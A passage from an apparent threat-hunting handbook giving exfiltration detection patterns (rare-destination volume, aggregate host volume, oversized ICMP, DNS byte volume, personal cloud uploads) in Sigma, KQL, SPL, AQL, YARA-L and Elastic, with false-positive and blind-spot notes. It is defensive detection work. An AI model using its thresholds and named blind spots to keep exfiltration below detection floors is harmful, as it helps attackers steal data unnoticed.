      AND destinationip NOTINSET 'known_destinations_refset'
LAST 24 HOURS
```

**Plausible expected result:** a small result set naming the source IP, destination IP, and total bytes for any flow clearing both conditions.

**Interpretation:** same read as above; how strong that read is depends heavily on how current `known_destinations_refset` actually is — a stale reference set makes every recently-added legitimate destination look "rare" again.

**[QUERY]** Google SecOps YARA-L against a UDM network-connection event. UDM has no native "first seen" field; the rarity check here assumes a separate entity-graph or risk-analytics enrichment step has already written it onto the event, the same dependency the KQL and SPL joins above carry explicitly.

```
// CONCEPTUAL SAMPLE — UDM field names illustrative; the destination_first_seen field assumes an
upstream enrichment step, not a native UDM attribute
rule oversized_session_to_rare_destination {
  meta:
    description = "Single network session exceeding a volume threshold to a first-seen external
destination"
    severity = "High"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.network.sent_bytes >= 104857600
    $e.security_result.detection_fields["destination_first_seen"] = "true"
  condition:
    $e
}
```

**Plausible expected result:** one match per qualifying session, with `principal.hostname` and `target.ip` populated.

**Interpretation:** same read as above; validate that the enrichment step feeding `destination_first_seen` is actually running before trusting a quiet result as clean.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — field and tag names approximate ECS; validate against your own index mapping.

```
network.bytes >= 104857600 and destination.ip : * and tags : "first_seen_destination"
```

**Plausible expected result:** the same shape as the other language blocks, surfaced through ECS's `source.ip/destination.ip` fields.

**Interpretation:** same read as above.

**[FALSE POSITIVE]** A genuinely new but fully authorized destination — a new backup target, a newly signed vendor integration, a media/CDN endpoint that only recently entered rotation — produces the exact same shape as a real exfiltration event: large, novel, one-off. Maintain the destination allowlist as a living, reviewed artifact rather than a set-once list, and treat "the destination review queue hasn't caught up yet" as a genuine operational lag to track, not noise to suppress by loosening the byte threshold.

**[PIVOT]** Check whether the same destination is also showing beacon-shaped connection-interval regularity (QC-19 series, this book's C2 & Beaconing part) — a single large transfer to a destination that's also beaconing is a materially stronger finding than either alone. Also check QC-20-02: an attacker aware that single-session thresholds exist will often split one large transfer into several sessions that each individually clear this pattern's floor by design.

## QC-20-02 — Aggregate outbound volume exceeding a per-host rolling baseline

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                                        |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-20-02                                                                                                                                                                                                                                                                                                                                                                                     |
| MITRE             | T1020 (Automated Exfiltration); the attacker-side technique this pattern exists to counter is T1030 (Data Transfer Size Limits) — deliberately staying under any single-event threshold.                                                                                                                                                                                                     |
| Behavior          | No single session is large enough to trip QC-20-01, but the total bytes a source host sends outbound, summed across many sessions over a rolling window, clears a level that host's own baseline doesn't support.                                                                                                                                                                            |
| DEH cross-ref     | DEH Part 14 §8, which names this shape directly as an open coverage gap: "close to blind to genuinely low-and-slow exfiltration that stays under the... threshold... neither of this part's two hunts targets that gap directly." This pattern is this book's answer to that named gap. DEH Part 31 (Baselining — the per-host rolling-volume baseline this pattern's threshold depends on). |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES[QL] — Sigma: N/A (aggregation ceiling, see note below)                                                                                                                                                                                                                                                                                |

**[HUNTER]** Every standing volume rule has a floor set to control false positives, and a floor is exactly the number an attacker who's done any reconnaissance on your environment will estimate and stay under. This pattern widens the aggregation window instead of raising the floor — summing bytes per host over a full day or week, rather than any single session — the same move DEH Part 15 §9's own low-and-slow DNS-tunnel hunt makes for query volume instead of transfer bytes.

**[QUERY]** Sigma — N/A — *aggregation ceiling*. Sigma's correlation-rule spec defines four types (event\_count, value\_count, temporal, temporal\_ordered, per DEH Appendix A5 §4); none of them sums a numeric field across matched events, only counts events or counts distinct values. The only Sigma-native approximation — an event\_count correlation counting how many medium-volume sessions a host produces in a day — answers a different question than "how many bytes did this host send," the same species of gap QC-03-01 names for Sigma's missing distinct-count type: a host sending many sessions just above a low per-session floor and a host sending fewer, much larger ones can trip the same session-count threshold for very different real totals. Publishing that count as if it were this pattern's byte-sum threshold would be a misleading translation, not a lossy one, so this pattern skips Sigma rather than force it.

**[QUERY]** Sentinel/Defender KQL against DeviceNetworkEvents, summing bytes per host over a daily bucket.



```
// CONCEPTUAL SAMPLE — bucket width and threshold illustrative; validate against your own per-host
// volume baseline before trusting this as a cutoff
DeviceNetworkEvents
| where ActionType == "ConnectionSuccess" and RemoteIPType == "Public"
| summarize TotalBytesOut = sum(BytesSent) by DeviceName, bin(Timestamp, 1d)
| where TotalBytesOut >= 524288000
```

**Plausible expected result:** an empty result set on most days for most hosts; a hit names a device and a day with total outbound volume above roughly half a gigabyte.

**Interpretation:** consistent with sustained accumulation rather than a single burst — the fixed 1-day bin used here has the same boundary-splitting gap DEH Part 15 §4 names for its own fixed-window NXDOMAIN aggregation: a host that spreads its volume across two adjacent bins never trips either one alone.

**[QUERY]** Splunk SPL, using the `Network_Traffic` data model summed over a daily span.

CONCEPTUAL SAMPLE — bucket width and threshold illustrative; validate against your own per-host volume baseline before trusting this as a cutoff.

```
| tstats sum(All_Traffic.bytes_out) as total_bytes_out from datamodel=Network_Traffic.All_Traffic where
All_Traffic.dest_category=external by All_Traffic.src span=1d
| where total_bytes_out >= 524288000
```

**Plausible expected result:** the same shape as the KQL block above.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL. AQL's `GROUP BY / HAVING` combination expresses the sum-and-filter directly in one query — `HAVING` filters on the `totalBytesOut` alias rather than the raw `SUM(...)` expression, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)) — without needing QRadar's multi-object Building Block chain, since this is still a single aggregation, not a stateful multi-event sequence (DEH Part 27 §2–§3).

CONCEPTUAL SAMPLE — illustrative AQL; validate field and dataset names against your own QRadar deployment.

```
SELECT sourceip, SUM("Total Bytes") AS totalBytesOut
FROM flows
WHERE "Total Bytes" > 0
GROUP BY sourceip
HAVING totalBytesOut >= 524288000
LAST 1 DAYS
```

**Plausible expected result:** a short list of source IPs whose summed daily flow volume clears the floor.

**Interpretation:** same read as above.

**[QUERY]** Google SecOps YARA-L, using the `match/outcome` aggregation shape to sum bytes per host over a rolling window.

```
// CONCEPTUAL SAMPLE – match/outcome aggregation syntax illustrative; validate against your own YARA-L ruleset version
rule aggregate_outbound_volume_exceeds_daily_floor {
  meta:
    description = "Per-host outbound byte volume, summed over a rolling day, exceeds a fixed floor"
    severity = "Medium"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.principal.hostname = $hostname
  match:
    $hostname over 1d
  outcome:
    $total_bytes_out = sum($e.network.sent_bytes)
  condition:
    $total_bytes_out >= 524288000
}
```

**Plausible expected result:** one match per host-day that clears the floor, with `$total_bytes_out` carrying the summed figure.

**Interpretation:** same read as above.

**[QUERY]** Elastic ES|QL, chosen because this pattern's shape is a threshold aggregation over a wide window, which ES|QL's `STATS ... BY` bucketing fits directly per DEH Appendix A5 §8's decision table.

CONCEPTUAL SAMPLE — illustrative ES|QL; check your installed version's `STATS ... BY BUCKET(...)` syntax before use.

```
FROM logs-network*
| STATS total_bytes_out = SUM(network.bytes) BY host.name, BUCKET(@timestamp, 1d)
| WHERE total_bytes_out >= 524288000
```

**Plausible expected result:** the same shape as the KQL/SPL/AQL variants above.

**Interpretation:** same read as above; check your installed ES|QL version's `STATS ... BY BUCKET(...)` syntax before use, since aggregation-with-bucketing syntax has changed across recent Elastic releases.

**[FALSE POSITIVE]** Legitimate bulk workloads — nightly backup jobs, code-deployment pipelines, large media-asset syncs, patch-mirror replication — produce exactly this shape: high daily volume, spread across many sessions, from one host. Cross-check any hit against a known-schedule allowlist (backup windows, deployment calendars) before escalating, and resist the temptation to raise the threshold instead of building that allowlist — a higher threshold just raises the bar for a patient attacker too.

**[PIVOT]** Pull the destination list for the flagged host's sessions across the window — a single destination receiving the bulk of the volume reads very differently from many small transfers to many destinations. Cross-reference [QC-20-01](#) for any single session in the same window that independently cleared that pattern's own floor, and check the host's process-creation history (DEH Part 11) for what

initiated the transfers, since "which process" is usually the fastest way to separate a backup agent from something else.

**Hunter's Note** *If this pattern's daily bucket comes back clean but the behavior you're chasing feels real, widen the window before giving up — a host trickling data out at a rate tuned to stay under even this pattern's daily floor is the same move DEH Part 15 §9's low-and-slow DNS-tunnel hunt assumes an attacker will make. Rerun the same aggregation at 7 days and 30 days with the threshold scaled accordingly, and expect a real review queue, not a clean answer on the first pass.*

**[SOC MANAGEMENT]** Lowering this pattern's daily floor to catch a slower drip multiplies false positives from legitimate bulk workloads roughly in proportion — the same tradeoff DEH Part 14 §8's own SOC Management View names for byte-ratio exfiltration rules generally. Treat any threshold change here as a deliberate, documented risk-acceptance decision, and treat "we've never graduated this hunt into a standing rule" as a legitimate state, not a gap to apologize for — the aggregate-volume shape's false-positive rate against real backup and deployment traffic is high enough that keeping this as a periodically-run hunt, reviewed by a human against a schedule calendar, is often the more honest choice than a standing alert nobody trusts.

### QC-20-03 — Exfiltration over ICMP via oversized echo payloads

| Field             | Value                                                                                                                                                                                                           |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-20-03                                                                                                                                                                                                        |
| MITRE             | T1048.003 (Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol)                                                                                                    |
| Behavior          | ICMP echo request/reply traffic carries a payload well above what a normal ping produces, consistent with data smuggled inside the packet's data field rather than the protocol's usual liveness-check padding. |
| DEH cross-ref     | DEH Part 14 §8 (Data exfiltration signals — this pattern extends the volume framing there to a carrier protocol DET-14-06 itself doesn't cover)                                                                 |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                 |

**[HUNTER]** ICMP is rarely inspected for content, and most perimeter controls treat it as a diagnostic protocol to allow rather than a data channel to restrict — exactly why it's a durable exfiltration carrier once a host is compromised. A default Windows or Linux ping payload is a few dozen bytes; a payload consistently near or above the protocol's practical ceiling (roughly 1,472 bytes before IPv4 fragmentation on a standard MTU) on a host that shouldn't be running custom ICMP tooling at all is the shape this hunt looks for.

**[QUERY]** Sigma rule against a Zeek-normalized ICMP logsource, matching an oversized echo request or reply.

```
# CONCEPTUAL SAMPLE – payload-length field illustrative for a Zeek/Suricata-normalized ICMP logsource
title: Oversized ICMP Echo Payload
status: experimental
logsource:
  category: network_connection
  product: zeek
detection:
  selection:
    proto: icmp
    icmp_type:
      - 8
      - 0
    payload_len|gte: 900
  condition: selection
falsepositives:
  - Path-MTU-discovery tooling or deliberate large-payload ping diagnostics run by network engineering
level: medium
```

**Plausible expected result:** near-zero background rate on most estates; a hit names a source/destination pair and a payload length well above ordinary ping traffic.

**Interpretation:** consistent with ICMP being used as a data channel rather than a liveness check — worth confirming the initiating process on the source host before treating it as a diagnostic tool run by a network engineer.

**[QUERY]** Sentinel/Defender KQL against a firewall/flow table carrying protocol and byte detail for ICMP traffic.

```
// CONCEPTUAL SAMPLE – table and field names illustrative; align with your own ICMP-capable firewall or
// flow-log ingestion
CommonSecurityLog
| where DeviceCustomString1 == "ICMP"
| where SentBytes + ReceivedBytes >= 900
| project TimeGenerated, SourceIP, DestinationIP, SentBytes, ReceivedBytes
```

**Plausible expected result:** the same sparse shape as the Sigma block, surfaced through Sentinel's own field names.

**Interpretation:** same read as above.

**[QUERY]** Splunk SPL against a Zeek ICMP log.

CONCEPTUAL SAMPLE — sourcetype and field names illustrative; map to your own Zeek/Corelight ingestion.

```
index=zeek sourcetype=zeek:icmp (icmp_type=8 OR icmp_type=0) payload_len>=900
| table _time, orig_h, resp_h, icmp_type, payload_len
```

**Plausible expected result:** the same shape as above.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL. QRadar's flow collectors generate flow records for ICMP the same way they do for TCP/UDP, keyed on `protocolid`.

CONCEPTUAL SAMPLE — illustrative AQL; validate field and dataset names against your own QRadar deployment.

```
SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
       sourceip, destinationip, "Total Bytes" AS totalBytes
FROM flows
WHERE protocolid = 1
      AND "Total Bytes" >= 900
LAST 24 HOURS
```

**Plausible expected result:** the same sparse result set.

**Interpretation:** same read as above.

**[QUERY]** Google SecOps YARA-L against a UDM network-connection event. UDM's confirmed schema reliably exposes `ip_protocol` and aggregate `sent_bytes` for ICMP flows; per-packet payload length isn't modeled at the same granularity TCP/UDP gets in most parsers, so this rule keys on flow-level bytes rather than a single-packet payload field.

```
// CONCEPTUAL SAMPLE – keys on flow-level bytes, not per-packet payload length; validate against your
own parser's ICMP normalization
rule oversized_icmp_payload {
  meta:
    description = "ICMP flow with byte volume consistent with an oversized or padded echo payload"
    severity = "Medium"
  events:
    $e.metadata.event_type = "NETWORK_CONNECTION"
    $e.network.ip_protocol = "ICMP"
    $e.network.sent_bytes >= 900
  condition:
    $e
}
```

**Plausible expected result:** one match per qualifying flow.

**Interpretation:** same read as above; a genuinely single-packet-shaped hunt needs raw packet capture, not this flow-level approximation.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface.

CONCEPTUAL SAMPLE — field names approximate ECS `network.transport` / `network.bytes`; validate against your own index mapping.

```
network.transport : "icmp" and network.bytes >= 900
```

**Plausible expected result:** the same shape as the other language blocks.

**Interpretation:** same read as above.

**[FALSE POSITIVE]** Path-MTU-discovery tools and a handful of legitimate network-diagnostic utilities deliberately send large ICMP payloads to test fragmentation behavior — network engineering running one of these during a change window looks identical to this pattern's target. Cross-check the source host's role (a network appliance or engineer's workstation during a documented change is a very different finding than a file server or a user endpoint with no diagnostic mandate) rather than excluding by payload size alone.

**[PIVOT]** An attacker aware that a single oversized packet stands out can trivially split the payload across many packets, each individually under this pattern's floor — check total ICMP byte volume per source host over a rolling window (the same aggregation shape as [QC-20-02](#), applied to ICMP specifically) if a single-packet hit doesn't surface anything. Also check whether the destination IP resolves to infrastructure with no legitimate reason to receive ICMP traffic from that host at all.

## QC-20-04 — Aggregate DNS byte volume as a bulk-exfiltration signal

| Field             | Value                                                                                                                                                                                                                                                                                                                                                        |
|-------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | <a href="#">QC-20-04</a>                                                                                                                                                                                                                                                                                                                                     |
| MITRE             | T1048.003 (Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol) — DEH Part 44 §12 notes DNS-based exfiltration falls under this specific sub-technique because ATT&CK splits T1048's sub-techniques by encryption status, not by carrier protocol, and plaintext DNS has no dedicated sub-technique of its own. |
| Behavior          | The total byte volume a source host moves through DNS query names and response payloads, summed over a rolling window, is high enough to be consistent with bulk data transfer — independent of whether any individual query looks like a tunnel by label shape or entropy.                                                                                  |
| DEH cross-ref     | DEH Part 14 §10 and DEH Part 15's own stated scope (DNS tunnelling and domain-rarity scoring "owned exclusively by Part 15") — this pattern deliberately does not touch that ownership; DEH Part 15 §9 (DET-15-05, the composite tunnelling-signature score this pattern's hits pivot into rather than duplicate)                                            |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL) — Sigma: <a href="#">N/A</a> (aggregation ceiling, see note below)                                                                                                                                                                                                                                |

**[HUNTER]** DET-15-05 in DEH Part 15 §9 is a signature detection: it looks at label length, entropy, and query-type skew to decide whether traffic *looks like* a tunnel. This pattern asks a cheaper, different question first — how much data actually moved through DNS from this host — because a channel can move a meaningful amount of data through DNS without ever tripping an entropy or label-length threshold, if the encoding is chosen carefully. A volume hit here is not a tunnel confirmation; it's a reason to run this book's Part 18 patterns (built on DET-15-05) against the same host next.

**[QUERY]** *Sigma* — [N/A](#) — *aggregation ceiling*. Same ceiling as [QC-20-02](#): Sigma has no correlation type that sums a numeric field across matched events (DEH Appendix A5 §4), only [event\\_count](#) (matching events) and [value\\_count](#) (distinct values). Counting how many long-query-name events a host produces in a day is a different claim than summing the actual query-name byte volume every other language below computes — this pattern skips Sigma rather than publish that count as if it were the byte-sum signal the pattern is actually named for.

**[QUERY]** Sentinel/Defender KQL against `DnsEvents`, summing query-name length as a byte-volume proxy per host per day.

```
// CONCEPTUAL SAMPLE — assumes DnsEvents via the Azure Monitor Agent DNS analytics solution; validate
table/field names against your own workspace
DnsEvents
| extend QueryLen = strlen(Name)
| summarize TotalQueryBytes = sum(QueryLen) by ClientIP, bin(TimeGenerated, 1d)
| where TotalQueryBytes >= 10485760
```

**Plausible expected result:** an empty result set on most days for most hosts; a hit names a client IP with a summed daily query-name volume above roughly 10 MB, which is high relative to typical per-host DNS query volume.

**Interpretation:** consistent with bulk data movement through the query-name channel specifically; this doesn't yet distinguish query-side from response-side encoding — see [FALSE POSITIVE] below.

**[QUERY]** Splunk SPL against a normalized DNS log.

CONCEPTUAL SAMPLE — index/sourcetype and field names illustrative; substitute your own DNS ingestion pipeline's schema.

```
index=dns
| eval query_len=len(query)
| bin _time span=1d
| stats sum(query_len) as total_query_bytes by src_ip, _time
| where total_query_bytes >= 10485760
```

**Plausible expected result:** the same shape as the KQL block above.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL.

CONCEPTUAL SAMPLE — illustrative AQL; confirm your QRadar DNS DSM actually normalizes a queryable `Query` field before use. `HAVING` filters on the `totalQueryBytes` alias, same documented pattern as the AQL query above.

```
SELECT sourceip, SUM(LENGTH("Query")) AS totalQueryBytes
FROM dns
GROUP BY sourceip
HAVING totalQueryBytes >= 10485760
LAST 1 DAYS
```

**Plausible expected result:** a short list of source IPs whose summed daily query-name length clears the floor.

**Interpretation:** same read as above; confirm your QRadar DNS DSM actually normalizes a queryable `Query` field before trusting a zero-row result as clean.

**[QUERY]** Google SecOps YARA-L, summing DNS query-name length per host over a rolling day.

```
// CONCEPTUAL SAMPLE – match/outcome aggregation syntax illustrative
rule aggregate_dns_query_volume_exceeds_floor {
  meta:
    description = "Per-host DNS query-name byte volume, summed over a rolling day, exceeds a fixed floor"
    severity = "Medium"
  events:
    $e.metadata.event_type = "NETWORK_DNS"
    $e.principal.hostname = $hostname
  match:
    $hostname over 1d
  outcome:
    $total_query_bytes = sum(strlen($e.network.dns.questions.name))
  condition:
    $total_query_bytes >= 10485760
}
```

**Plausible expected result:** one match per host-day that clears the floor.

**Interpretation:** same read as above.

**[QUERY]** Elastic ES|QL, chosen for the same threshold/wide-lookback reason as [QC-20-02](#).

CONCEPTUAL SAMPLE — illustrative ES|QL; check your installed version's [STATS ... BY BUCKET\(...\)](#) syntax before use.

```
FROM logs-dns*
| EVAL query_len = LENGTH(dns.question.name)
| STATS total_query_bytes = SUM(query_len) BY host.name, BUCKET(@timestamp, 1d)
| WHERE total_query_bytes >= 10485760
```

**Plausible expected result:** the same shape as the other language blocks.

**Interpretation:** same read as above.

**[FALSE POSITIVE]** Legitimate services with high query-name entropy or length by design — CDN and cloud-service health checks, some anti-malware and EDR cloud-reputation lookups, and certain enterprise software's own telemetry beacons — routinely generate long or unusual query names at real volume, and this pattern's query-name-length proxy cannot distinguish that from an encoded payload without the entropy/label-shape scoring Part 18 owns. Treat a hit here as a scoping trigger for Part 18's signature patterns, not a standalone finding, and maintain an allowlist of known chatty legitimate services by apex domain to keep the daily review queue workable.

**[PIVOT]** Run this book's Part 18 patterns (built on DEH Part 15 §9's DET-15-05) against the flagged host next, to check whether the query shapes actually look like an encoded tunnel rather than merely being long. If Part 18's signature check comes back clean, check whether the volume is concentrated under one apex domain — a single destination receiving the bulk of unusually long queries is a stronger finding than volume spread across many legitimate-looking domains.



**Blind Spot** Every query above depends on seeing the DNS transaction in plaintext. A host resolving over DoH or DoT sends its queries inside an HTTPS or TLS-wrapped channel that never touches the resolver this pattern's telemetry source is watching — DEH Part 15 §10 names this same blind spot for the tunnelling-signature side, and it applies identically here: this pattern goes quiet, not wrong, against a DoH/DoT-wrapped channel, and a quiet result from a host known to use a DoH-capable browser or OS setting should not be read as "clean."

## 2. Exfiltration to unsanctioned cloud storage

**[CONCEPT]** A cloud-storage destination is a distinct sub-shape from the volume and protocol patterns above: the signal isn't how much moved or which protocol carried it, but *where* it went — a personal Dropbox, a personal Google Drive, a non-corporate OneDrive tenant, or a file-sharing service the organization has never sanctioned. The behavior routes through ordinary HTTPS, at ordinary volumes, which is exactly why destination categorization rather than volume or protocol is this pattern's core signal.

### QC-20-05 — Upload to an unsanctioned personal cloud-storage destination

| Field             | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-20-05                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MITRE             | T1567.002 (Exfiltration to Cloud Storage)                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Behavior          | A host or SaaS session uploads data to a cloud-storage destination categorized as personal or otherwise unsanctioned — a consumer Dropbox/Drive/Mega/WeTransfer-class service, or a corporate-branded service under a tenant the organization doesn't own — rather than an approved corporate storage destination.                                                                                                                                         |
| DEH cross-ref     | DEH Part 19 §7 (Mass access and exfiltration from cloud data stores — the cloud control-plane side of the same general egress phenomenon this pattern detects from the network/proxy side; DEH Part 19 §7 and this book's own Part 25 own the account-sharing/IAM half, T1537, this pattern does not); DEH Part 44 §12 (Blind Spot — exfiltration blended into an already-authorized sync channel, directly the mechanism named in [FALSE POSITIVE] below) |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                                                                                                                                                                                                                                                            |

**[HUNTER]** Most CASB and proxy platforms already ship a "personal cloud storage" or "unsanctioned file sharing" category, and most standing rules on top of it already exclude sanctioned SaaS storage destinations by tenant ID. The hunt case is checking the boundary itself: destinations that are new enough not to be categorized yet, and — per [FALSE POSITIVE] below — activity inside a *sanctioned* tenant that a category-based rule will never flag at all.

**[QUERY]** Sigma rule against a proxy logsource, matching an upload-shaped request to a destination categorized as personal cloud storage.

```
# CONCEPTUAL SAMPLE – category and byte-threshold values illustrative; align with your own CASB/proxy
category taxonomy
title: Upload To Unsanctioned Personal Cloud Storage
status: experimental
logsource:
  category: proxy
detection:
  selection:
    dest_category: 'personal_cloud_storage'
    bytes_out|gte: 26214400
  condition: selection
falsepositives:
  - Personal, non-sensitive use of a permitted consumer storage service on a BYOD device, where policy
    tolerates the destination but not necessarily the volume
level: high
```

**Plausible expected result:** a hit names the source host or user, the destination domain, and an upload byte count above roughly 25 MB.

**Interpretation:** consistent with bulk data leaving through a personal storage account — how strong that read is depends on what was uploaded, which this query alone cannot see.

**[QUERY]** Sentinel/Defender KQL against `CloudAppEvents`, filtering on app category and upload volume.

```
// CONCEPTUAL SAMPLE – CloudAppEvents field names illustrative; align with your own Defender for Cloud
Apps categorization
CloudAppEvents
| where ActionType == "FileUploaded"
| where AppName has_any ("Dropbox", "Google Drive", "WeTransfer", "Mega")
| where isnotempty(AccountObjectId) and AccountObjectId !in (KnownCorporateTenantIds)
| summarize TotalUploadBytes = sum(toint(RawEventData.FileSize)) by AccountDisplayName, DeviceName,
AppName
| where TotalUploadBytes >= 26214400
```

**Plausible expected result:** sparse rows; each names the account, device, and app, with a total upload volume above the floor.

**Interpretation:** same read as above.

**[QUERY]** Splunk SPL against a proxy index, matching the same destination-category and volume conditions.

CONCEPTUAL SAMPLE — index/sourcetype and category field illustrative; align with your own CASB/proxy category taxonomy.

```
index=proxy sourcetype=proxy_access dest_category="personal_cloud_storage" bytes_out>=26214400
| table _time, user, src_ip, dest_domain, bytes_out
```

**Plausible expected result:** the same shape as the Sigma block above.

**Interpretation:** same read as above.

**[QUERY]** The following is AQL, not standard SQL, using a reference set of personal-storage domains for the category match.

CONCEPTUAL SAMPLE — illustrative AQL; validate field and reference-set names against your own QRadar deployment.

```
SELECT DATEFORMAT(starttime,'yyyy-MM-dd HH:mm:ss') AS eventTime,
        username, "Destination Domain" AS destDomain, "Total Bytes" AS totalBytes
FROM events
WHERE "Destination Domain" INSET 'personal_cloud_storage_domains_refset'
      AND "Total Bytes" >= 26214400
LAST 24 HOURS
```

**Plausible expected result:** a small result set naming the acting user, destination domain, and upload volume.

**Interpretation:** same read as above; the finding is only as current as `personal_cloud_storage_domains_refset`'s own maintenance.

**[QUERY]** Google SecOps YARA-L against a UDM HTTP/network event, matching a target domain list.

```
// CONCEPTUAL SAMPLE - UDM field names illustrative; the domain list assumes a maintained reference list
resource
rule upload_to_unsanctioned_cloud_storage {
  meta:
    description = "Upload-shaped session to a domain categorized as personal cloud storage"
    severity = "High"
  events:
    $e.metadata.event_type = "NETWORK_HTTP"
    $e.target.url = /dropbox\.com|drive\.google\.com|wetransfer\.com|mega\.nz/i
    $e.network.sent_bytes >= 26214400
  condition:
    $e
}
```

**Plausible expected result:** one match per qualifying upload session.

**Interpretation:** same read as above; a maintained domain list is doing the categorization work here, not a native UDM category field.

**[QUERY]** Elastic KQL, chosen as the single-event boolean surface.

CONCEPTUAL SAMPLE — domain list and field names illustrative; validate against your own ECS mapping and current CASB category feed.

```
destination.domain : ("dropbox.com" or "drive.google.com" or "wetransfer.com" or "mega.nz") and
network.bytes >= 26214400
```

**Plausible expected result:** the same shape as the other language blocks.

**Interpretation:** same read as above.

**[FALSE POSITIVE]**

Where policy tolerates personal use of a consumer storage service on a BYOD device, ordinary non-sensitive personal use (photos, personal documents) produces the same shape as a real exfiltration event, distinguishable only by content classification this query alone doesn't have — pair a hit with DLP/CASB content-inspection results where available before escalating, rather than trying to raise the byte threshold high enough to filter out personal use, which just raises the bar for a deliberate exfiltration attempt too.

**[PIVOT]**

Check whether the same account shows anomalous authentication (this book's Part 6, MFA Abuse & Authentication Anomalies) or unusual OAuth consent-grant activity (Part 24, Cloud Identity & SaaS Abuse) in the same window — a personal-storage upload following either is a materially stronger finding than the upload alone. Cross-reference [QC-20-01](#) / [QC-20-02](#) for volume corroboration outside this pattern's destination-specific view.

**Blind Spot** Every query above keys on the destination being categorized as unsanctioned. DEH Part 44 §12 names the exact case this misses: an attacker abusing a compromised session inside the organization's own sanctioned storage tenant — uploading sensitive files to a personal folder within the org's own approved Google Workspace or OneDrive account rather than an external destination — produces traffic to a fully sanctioned domain at a volume already treated as baseline-normal by any volume-based rule too. Catching that case needs sensitivity-aware, content-classification-joined detection on the sanctioned channel itself, not a better domain list; this pattern does not close that gap.

## Cross-references

- DEH Part 14 §8 (Network Detection Engineering — Data exfiltration signals; DET-14-06) for the byte-ratio and rare-destination logic [QC-20-01](#) and [QC-20-02](#) adapt, and for the named low-and-slow coverage gap [QC-20-02](#) targets directly.
- DEH Part 15 §9–§10 (DNS Detection Engineering — DET-15-05's composite tunnelling score, and the DoH/DoT blind spot) for the exclusive tunnelling-signature ownership [QC-20-04](#) deliberately does not duplicate.
- DEH Part 19 §7 (Cloud Infrastructure Detection Engineering — mass access and exfiltration from cloud data stores) for the control-plane side of the same phenomenon [QC-20-05](#) detects from the network/proxy side.
- DEH Part 31 (Baselining) for the per-host, per-destination baseline every rarity and rolling-volume threshold in this part depends on without re-deriving.
- DEH Part 44 §12 (Adversary Behaviour for Defenders — the Exfiltration tactic stage) for the ATT&CK sub-technique mapping this part relies on and for the authorized-sync-channel blind spot named in [QC-20-05](#).
- DEH Parts 23–29 and Appendix A5 for the Sigma/KQL/SPL/AQL/YARA-L/EQL/ES|QL syntax fundamentals this part assumes rather than teaches.
- DEH Parts 41–43 and this book's own Part 28 for how these five patterns would be scored on the Detection Coverage/Quality/Debt scales rather than this part inventing its own scoring.

- This book's Part 18 (Suspicious DNS), Part 19 (C2 & Beaconing Detection), Part 21 (Insider Threat & Data Staging), and Parts 25–26 (Cloud Infrastructure Abuse; Cloud-Native Lateral Movement) for the explicit scope boundaries stated in "Why this part exists" above.
- This book's Part 27 (Multi-Behavior Hunt Chains) as a likely destination for a chain citing [QC-20-01](#) through [QC-20-05](#) alongside earlier-stage patterns from Parts 21 and 22.

neshbooy

## Part 21 — Insider Threat & Data Staging

---

### Why this part exists

**[CONCEPT]** Insider threat and data-staging behavior sits in an uncomfortable place for a SOC: almost every action a hunter can actually observe — compressing a folder, copying files to a USB drive, downloading more from a share than usual — is also completely ordinary employee behavior most days of the week. What separates a departing engineer backing up personal notes from an employee staging a customer database for sale is intent, and intent is exactly the one thing host and network telemetry cannot record. DEH Part 42's Analytic Confidence scale exists partly to name this problem directly: this behavior class runs at the low end of that scale by construction, not because the queries below are poorly written, and every pattern in this part is framed around the ambiguous, dual-use shape of the activity rather than around any assumed-malicious tool, because there usually isn't one — 7-Zip, Windows Explorer, and a USB port are the entire toolkit.

This part covers four named behavior threads inside that scope, at this book's standard 4–6 pattern budget: mass archive/compression creation ahead of a transfer, an unusual bulk file-access or copy-volume spike correlated to a known or suspected employee departure, removable-media write events, and staging-directory hunting — plus one composite pattern ([QC-21-05](#)) that chains the first three together, because DEH Part 42's own framing implies the honest way to raise this class's confidence is co-occurrence across weak signals, not asserting any single event more strongly than the telemetry supports.

